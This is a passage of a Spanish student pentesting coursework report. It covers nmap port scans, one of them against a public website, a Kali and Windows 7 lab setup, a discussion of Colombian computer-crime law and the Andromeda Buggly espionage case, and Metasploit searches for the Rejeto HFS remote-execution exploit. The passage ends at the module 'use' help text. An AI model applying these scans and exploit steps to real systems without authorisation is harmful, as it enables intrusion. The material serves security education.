443/tcp   open  https   syn-ack
```

Fuente. Luis Ardila

69.175.23.29 es la dirección IP de del sitio web especificar el número de puerto nmap -vv -p 1-5000 esgeeks.com.

Ilustración 17 nmap -vv -p 1-5000 esgeeks.com.

```
Initiating Ping Scan at 13:54
Scanning esgeeks.com (69.175.23.29) [4 ports]
Completed Ping Scan at 13:54: 0.51s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:54
Completed Parallel DNS resolution of 1 host. at 13:54: 0.47s elapsed
Initiating SYN Stealth Scan at 13:54
Scanning esgeeks.com (69.175.23.29) [5000 ports]
Discovered open port 110/tcp on 69.175.23.29
Discovered open port 21/tcp on 69.175.23.29
Discovered open port 25/tcp on 69.175.23.29
Discovered open port 995/tcp on 69.175.23.29
Discovered open port 993/tcp on 69.175.23.29
Discovered open port 587/tcp on 69.175.23.29
Discovered open port 3306/tcp on 69.175.23.29
Discovered open port 80/tcp on 69.175.23.29
Discovered open port 443/tcp on 69.175.23.29
Discovered open port 143/tcp on 69.175.23.29
Discovered open port 53/tcp on 69.175.23.29
Discovered open port 2082/tcp on 69.175.23.29
Discovered open port 2079/tcp on 69.175.23.29
Discovered open port 2095/tcp on 69.175.23.29
```

Fuente. Luis Ardila

**Encontrar Dispositivos Conectados a La Red** encontrar el total de dispositivos conectados a tu red con la dirección IP `nmap -sn 192.168.1.1/24 | grep "Nmap scan report for"`

*Ilustración 18 dirección IP nmap -sn 192.168.1.1/24*

```
root@kali:~# nmap -sn 192.168.1.1/24 | grep "Nmap scan report for"
Nmap scan report for 192.168.1.1
Nmap scan report for 192.168.1.2
Nmap scan report for 192.168.1.4
Nmap scan report for 192.168.1.5
Nmap scan report for 192.168.1.13
Nmap scan report for 192.168.1.3
root@kali:~#
```

*Fuente. Luis Ardila*

**OpenVas.** Es una herramienta de uso libre, que permite identificar vulnerabilidades logrando realizar correcciones de fallas de seguridad. Se trata de un framework que tiene como base servicios y herramientas para la evaluación de vulnerabilidades y puede utilizarse de forma individual o como parte del conjunto de herramientas de seguridad incluidas en OSSIM. (welfaresecurity, s.f.)


**ExploitDB:** Un exploit es cualquier ataque que aprovecha las vulnerabilidades de las aplicaciones, las redes, los sistemas operativos o el hardware. (base de datos de exploits o brechas de seguridad) es un directorio web donde muchos hackers cuelgan vulnerabilidades de aplicaciones y cómo aprovecharse de ellas, con instrucciones específicas (Copyright, 2020)

**CVE:** Tipo de herramienta cuya característica son las vulnerabilidades y exposiciones comunes, en las bases de datos.

1.5. Para finalizar esta actividad es importante que usted reconozca, analice y configure “banco de trabajo” lo solicitado en el anexo 1 – escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad. Lo solicitado en el anexo 1 – escenario 1 es lo siguiente:

- Paso A: Descargar La Herramienta Virtualizadora “Virtualbox” En Su Última Versión.


Ilustración 19 Imagen Virtualbox



Fuente. Luis Ardila

- Paso B: Una vez se realice apertura del foro para el desarrollo de la actividad se procederá a compartir enlace de descarga de lo requerido para el montaje del banco de trabajo, las imágenes en formato. OVA las cuales se encuentran ya pre configuradas para ser utilizadas en las actividades de carácter técnico. En las imágenes. OVA existe: Un windows 7 X86, un windows 7 X64, un Kali Linux.


Ilustración 20 windows 7 X86, un windows 7 X64 en Kali linux



Fuente. Luis Ardila

- Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux, recuerde por favor no encender las tres máquinas al tiempo ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.

*Ilustración 21 Encendido la máquina Kali Linux.*




*Fuente. Luis Ardila*

**Win7-SE2020 - X32** Es un sistema operativo creado por Microsoft. Consiste en un conjunto de programas que permiten la ejecución de los recursos que tiene un ordenador. El significado del término (windows, ventanas) hace alusión a su interfaz gráfica, que presenta un modelo basado en tareas y compartimentos independientes, con sus propios menús y controles.


Una CPU de 32 bits puede procesar 4 bytes de datos en un ciclo de CPU ya que 8 bits son iguales a 1 byte. Entonces, si el tamaño de los datos a procesar es mayor a 4 bytes, requeriría que la CPU vaya a otro ciclo para procesar los datos restantes. Hoy en día, los procesadores de 32 bits se han vuelto casi obsoletos. Incluso un ordenador de 10 o 12 años de edad seguramente esté ejecutando un procesador de 64 bits (Calvo, 2015).

Ilustración 22 Win7-SE2020 - X32



Fuente. Luis Ardila

Ilustración 23 Máquina virtual Win7-SE2020-X64



Fuente. Luis Ardila

- Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.

*Ilustración 24 Montaje del banco de trabajo printscreen*



*Fuente. Luis Ardila*



## 2. ETAPA ACTUACIÓN ÉTICA Y LEGAL

### 2.1. Fragmentos Sacados Textualmente Del Acuerdo De Confidencialidad

- PROCESOS ILEGALES: Que las partes suscriben el presente Acuerdo de Confidencialidad y se comprometen a mantener cualquier información a la que tengan acceso en desarrollo de las reuniones y actividades técnicas, como estrictamente confidencial, absteniéndose de utilizarla, emplearla y/o divulgarla para el desarrollo de actividades diferentes a las del presente acuerdo.
- DELITO DE ACCESO ABUSIVO: El Código Penal colombiano prevé en el artículo 269A el delito de acceso abusivo a sistema informático que, además de proteger directamente la seguridad e integridad de los sistemas informáticos e indirectamente los datos y la información informatizada, como bien jurídico colectivo, también resguarda el derecho constitucional fundamental a la intimidad personal informática (Maya, s.f.)
- ESPIONAJE. No Reporta actividades sospechosas que identifiques en el entorno (Ciudadana, s.f.)

### Argumentación Sobre Aspectos No Éticos E Ilegales

- En virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados”.
- Ningún particular ni empresa privada en Colombia, está autorizado para realizar algún tipo de chuzada y espionaje, debido a que es un delito. Estalabor, sólo pertenece a algunas entidades del Estado como la Fiscalía, el ejército y la policía, entre otros; las cuales pueden realizar interceptaciones a teléfonos, correos electrónicos, redes sociales, etc.; con el fin de conseguir información para un caso en particular o reserva de Estado.

En Colombia tenemos la ley 1273 de 2009, la cual hace referencia a la protección de la información y de los datos. Según esta ley, el acuerdo de confidencialidad vulnera los siguientes artículos:

- **Artículo 269A: Acceso abusivo a un sistema informático.**
- **Artículo 269C: Interceptación de datos informáticos.**

Este tipo de delitos buscan proteger el derecho a la privacidad de los datos y las comunicaciones, tal y como es vulnerado por los delitos tradicionales.

## **2.2. Análisis Propuesta Laboral – Punto De Vista Legal Y Ético.**

¿Existiendo procesos poco confiables en el anexo 3 – Acuerdo? ¿usted cómo experto en ciberseguridad aplicaría a este trabajo en The White House, donde la organización dispone de un sueldo de \$15.000.000 de pesos colombianos mensuales y contrato vitalicio? Debe argumentar su respuesta ya sea afirmativa o negativa y tener en cuenta en la argumentación lo que se dispone en COPNIA en su código de ética para ingenieros.

Como experto en procesos de ciberseguridad, no aplicaría para este trabajo, ya que en las diferentes cláusulas y acuerdos suscritos en el contrato, no se especifica de manera clara, concreta y detallada; las formas de cómo se va a desarrollar los diferentes procedimientos para el caso de tratar la información. Lo anterior genera un alto grado de desconfianza ya que se puede en algún momento estar incurriendo en delitos que la ley puede identificar como irregulares al debido proceso de la confidencialidad, integralidad, disponibilidad de los datos y de los sistemas informáticos, descritos en la ley 1273 de 2009.

También se debe tener en cuenta que, para tomar esta decisión, contamos con una herramienta fundamental que permite desarrollar de manera correcta y eficiente los procesos de tratamiento de la información y que se encuentra consignado en el código de ética de COPNIA, donde se establece del deber ser del ejercicio de la ingeniería.

Se enuncian algunos artículos de este código de ética COPNIA, que se deben tener en cuenta:

- **ARTICULO 31. Deberes Generales De Los Profesionales.**
- **ARTÍCULO 35. Deberes de los profesionales para con la dignidad de sus profesiones.**
- **ARTÍCULO 37. Deberes De Los Profesionales Para Con Sus Colegas Y Demás Profesionales.**
- **ARTÍCULO 39. Deberes De Los Profesionales Para Con Sus clientes Y El Público En General”.**

### **2.3. Análisis desde mi punto de vista sobre la noticia del caso “operación andromeda buggly” en la ciudad de Bogotá.**

Como fundamento de los procesos legales y éticos que se pueden analizar en el caso “OPERACIÓN ANDROMEDA BUGGLY”, se establecen sistemas de conocimiento con personas expertas en sus áreas de profesión, que a su vez buscan un trabajo en equipo para poder aprender cosas nuevas de cada uno de sus integrantes, en síntesis podemos estar hablando de un hackerspace (espacio de hackers), en donde su objetivo principal era hacerlo parecer una comunidad que se dedica a la seguridad informática y lo lograron. En el proceso de desarrollo de esta comunidad se presentaron algunos hallazgos que colocaron en duda su correcto funcionamiento, en este caso estamos hablando de la parte económica y de financiación de esta comunidad para soportar este tipo de proyectos; y en consecuencia con esto, también se analizaba el tipo de flexibilidad que se tenía para ingresar a este proyecto sin tener algún tipo de complicación para su vinculación.

en la cual se enmarcaba como objetivo principal adquirir conocimientos sobre hacking ético, Sin embargo, el hacking ético en ciberseguridad se ha convertido en una de las herramientas más importantes para mejorar la seguridad de los sistemas, reduciendo sus vulnerabilidades y aplicando las medidas necesarias para evitar o minimizar los ataques externos (ambit, s.f.)

Ahora desde la información entregada por el General Ernesto Maldonado, todo se desarrollaba en un entorno legal, cobijada por la Constitución Política de Colombia y por los respectivos reglamentos y manuales de manejo de las redes informáticas. En contra de lo anterior se denota que, tanto en parte de los militares como de los civiles, no se tenía un control o supervisión de estas acciones que se desarrollaban en dicho lugar; teniendo por consecuencia el rompimiento de sus propios códigos de ética, suscitado por la ambición y el poder que esto ejercía, el dinero que se obtenía era demasiado y por consiguiente terminaban vendiendo la información a terceros con fines lucrativos y generando un gran daño. Por acciones anteriormente mencionadas fue donde se dieron cuenta que desde Buggly se realizaba espionaje a el proceso de paz que se estaba desarrollando con el gobierno de Colombia.

Las investigaciones luego de ser descubiertos estos procesos ilícitos, los implicados aceptaron la culpa en donde afirman que si hubo malos manejos y ejecución de procesos que allí se desarrollaban. Se realiza exhaustivamente los procesos de investigación y se determinan las sanciones y penas de acuerdo con lo establecido por la ley colombiana. (el tiempo, s.f.)

### 3. SITUACIÓN PROBLEMA: ANÁLISIS RED TEAM

3.1 Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam. Deberá adjuntar evidencia de los comandos utilizados y resultados que arrojó cada herramienta utilizada, estas herramientas deben estar clasificadas según los pasos de un pentesting

Para el desarrollo de la actividad solicitada en el anexo 4, se utilizaron las siguientes herramientas:

- **VirtualBox:** Es una aplicación que sirve para hacer máquinas virtuales con instalaciones de Sistemas Operativos.

Ilustración 25 Pantalla de VirtualBox



Fuente. Luis Ardila

- **Máquina virtual Kali – Seminario:** Es una distribución basada en Debian GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general.


Ilustración 26 Pantalla de Kali linux



Fuente. Luis Ardila

- **Máquina virtual Win7-SE2020-X64-002.** Máquina virtual diseñada para laboratorio configurando la wifi porque no había conexión inalámbrica.

Ilustración 27 Máquina virtual Win7-SE2020-X64-002




Fuente. Luis Ardila

-

## Máquina virtual win7-SE2020: Máquina virtual diseñada para laboratorio.


Ilustración 28 Máquina virtual win7-SE2020



Fuente. Luis Ardila

Luego de esto se validó el estado del firewall en la maquinas Windows.

Ilustración 29 Firewall en la maquinas Windows Deshabilitado



Fuente. Luis Ardila

- **Nmap:** esta herramienta me permitió escanear e informa qué puertos están abiertos y cerrados, se utiliza para auditorías de seguridad, puede realizar inventarios de red, planificación de actualización de servicios y la monitorización del tiempo que los equipos o servicios se mantiene activos.

Ilustración 30 Escaneo de vulnerabilidad con Nmap

```
estudiante@seminario:~$ nmap 192.168.1.222
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-07 23:56 -05
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.10 seconds
estudiante@seminario:~$
```

```
estudiante@seminario:~$ nmap 192.168.1.222
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-07 23:56 -05
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.10 seconds
estudiante@seminario:~$ nmap -p- localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-08 00:09 -05
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00012s latency).
Other addresses for localhost (not scanned): ::1
All 65535 scanned ports on localhost (127.0.0.1) are closed

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
estudiante@seminario:~$
```

Fuente. Luis Ardila

- **Comando Nmap 172.16.1.1:** En donde Nmap es el comando en sí mismo y 172.16.1.1 es el objetivo (que también puede ser indicado con un nombre de dominio). La respuesta a estos comandos será un listado de los puertos abiertos o cerrados en dicha dirección. La ejecución sin parámetros ejecuta un escaneo sencillo a los 1000 puertos más comunes (véase que en la imagen se muestra uno abierto y 999 cerrados), realizando anteriormente un ping para ver si el equipo está vivo (si el equipo no responde al ping, no se realizará el test de los puertos) (Bortnik, s.f.)

Ilustración 31 Comando Nmap 172.16.1.1

```

estudiante@seminario: ~$ nmap 172.16.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-08 00:24 -05
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.10 seconds
estudiante@seminario: ~$

```

Fuente. Luis Ardila

Ilustración 32 búsqueda más detallada de puertos abiertos de otra IP

```

Nmap scan report for 192.168.1.21
Host is up (0.019s latency).
Not shown: 987 filtered ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGRO
UP)
554/tcp   open  rtsp?
2869/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49156/tcp open  msrpc            Microsoft Windows RPC
49161/tcp open  msrpc            Microsoft Windows RPC
Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows

```


Fuente. Luis Ardila



Siguiente herramienta que se usa para un pentesting:

- Metasploit Framework. Es una de las herramientas más utilizadas por los auditores de seguridad. Incluye una gran colección de exploits, aparte de proporcionarle un entorno de desarrollo para los propios exploits. esta herramienta también es muy utilizada por los auditores de seguridad debido a su fácil implementación.
- En la siguiente fase del pentesting seguiría la explotación de vulnerabilidades la cual realice haciendo una validación específica utilizando la herramienta Metaexploit10 que específicamente es una base de datos de vulnerabilidades en donde en comunidad se comparten las vulnerabilidades de aplicaciones, comparten como explotarlas y sacarles provecho.
- Ejecuto el comando de cargar el Metaexploit y su base de datos msfconsole.

*Ilustración 33 Pantalla Metasploit Framework*



Fuente. Luis Ardila

Ilustración 34 Utilizando el comando Search de Metasploit

```
msf5 > search hfs

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                               - - - - -      - - - - -  - - - - -  - - - - -
0  exploit/multi/http/git_client_command_exec 2014-12-18      excellent No      Malicious Git and Mercurial
HTTP Server For CVE-2014-9390
1  exploit/windows/http/rejeto_hfs_exec       2014-09-11      excellent Yes      Rejeto HttpFileServer Remote
Command Execution

msf5 > █
```

Fuente. Luis Ardila

## Explotación

Esta fase tiene como objetivo explotar las vulnerabilidades encontradas en los pasos anteriores, como ahora sabemos que Metasploit framework permite explotar la vulnerabilidad abrimos Kali Linux y cargamos el exploit

Ilustración 35 Inicio con la maquina Kali Linux con el rejeto

```
Archivo Acciones Editar Vista Ayuda

.:ok000kdc'      'cdk000ko:.
.x0000000000000c      c0000000000000x.
:000000000000000k,      ,k000000000000000:
'000000000k000000:      ;00000000000000000'
o0000000.MMMMM.o000o0000l.MMMMM,00000000o
d00000000.MMMMMMM.c00000c.MMMMMMM,00000000x
l00000000.MMMMMMMMMM;d;MMMMMMMMMM,00000000l
.00000000.MMM.;MMMMMMMMMMMM;MMMM,00000000.
c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
o000000.MMM.0000.MMM:0000.MMM,000000o
l00000.MMM.0000.MMM:0000.MMM,00000l
;0000'MMM.0000.MMM:0000.MMM;0000;
.d00o'WM.0000o0000000.MX'x00d.
,kol'M.0000000000000.M'd0k,
:kk;.0000000000000.;0k;
;k000000000000000k;
,x000000000000x,
.l0000000l.
.dod,
.

=[ metasploit v5.0.94-dev ]
+ -- --=[ 2034 exploits - 1103 auxiliary - 344 post ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

msf5 > search rejeto


Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                               - - - - -      - - - - -  - - - - -  - - - - -
0  exploit/windows/http/rejeto_hfs_exec       2014-09-11      excellent Yes      Rejeto HttpFileServer Remote Com
mand Execution

msf5 > █
```

Fuente. Luis Ardila

Ilustración 36 Las dos maquina listo para realizar el ataque.



Fuente. Luis Ardila

Ilustración 37 Inicio con use

```
msf5 > use
Usage: use <name|term|index>

Interact with a module by name or search term/index.
If a module name is not found, it will be treated as a search term.
An index from the previous search results can be selected if desired.

Examples:
  use exploit/windows/smb/ms17_010_eternalblue

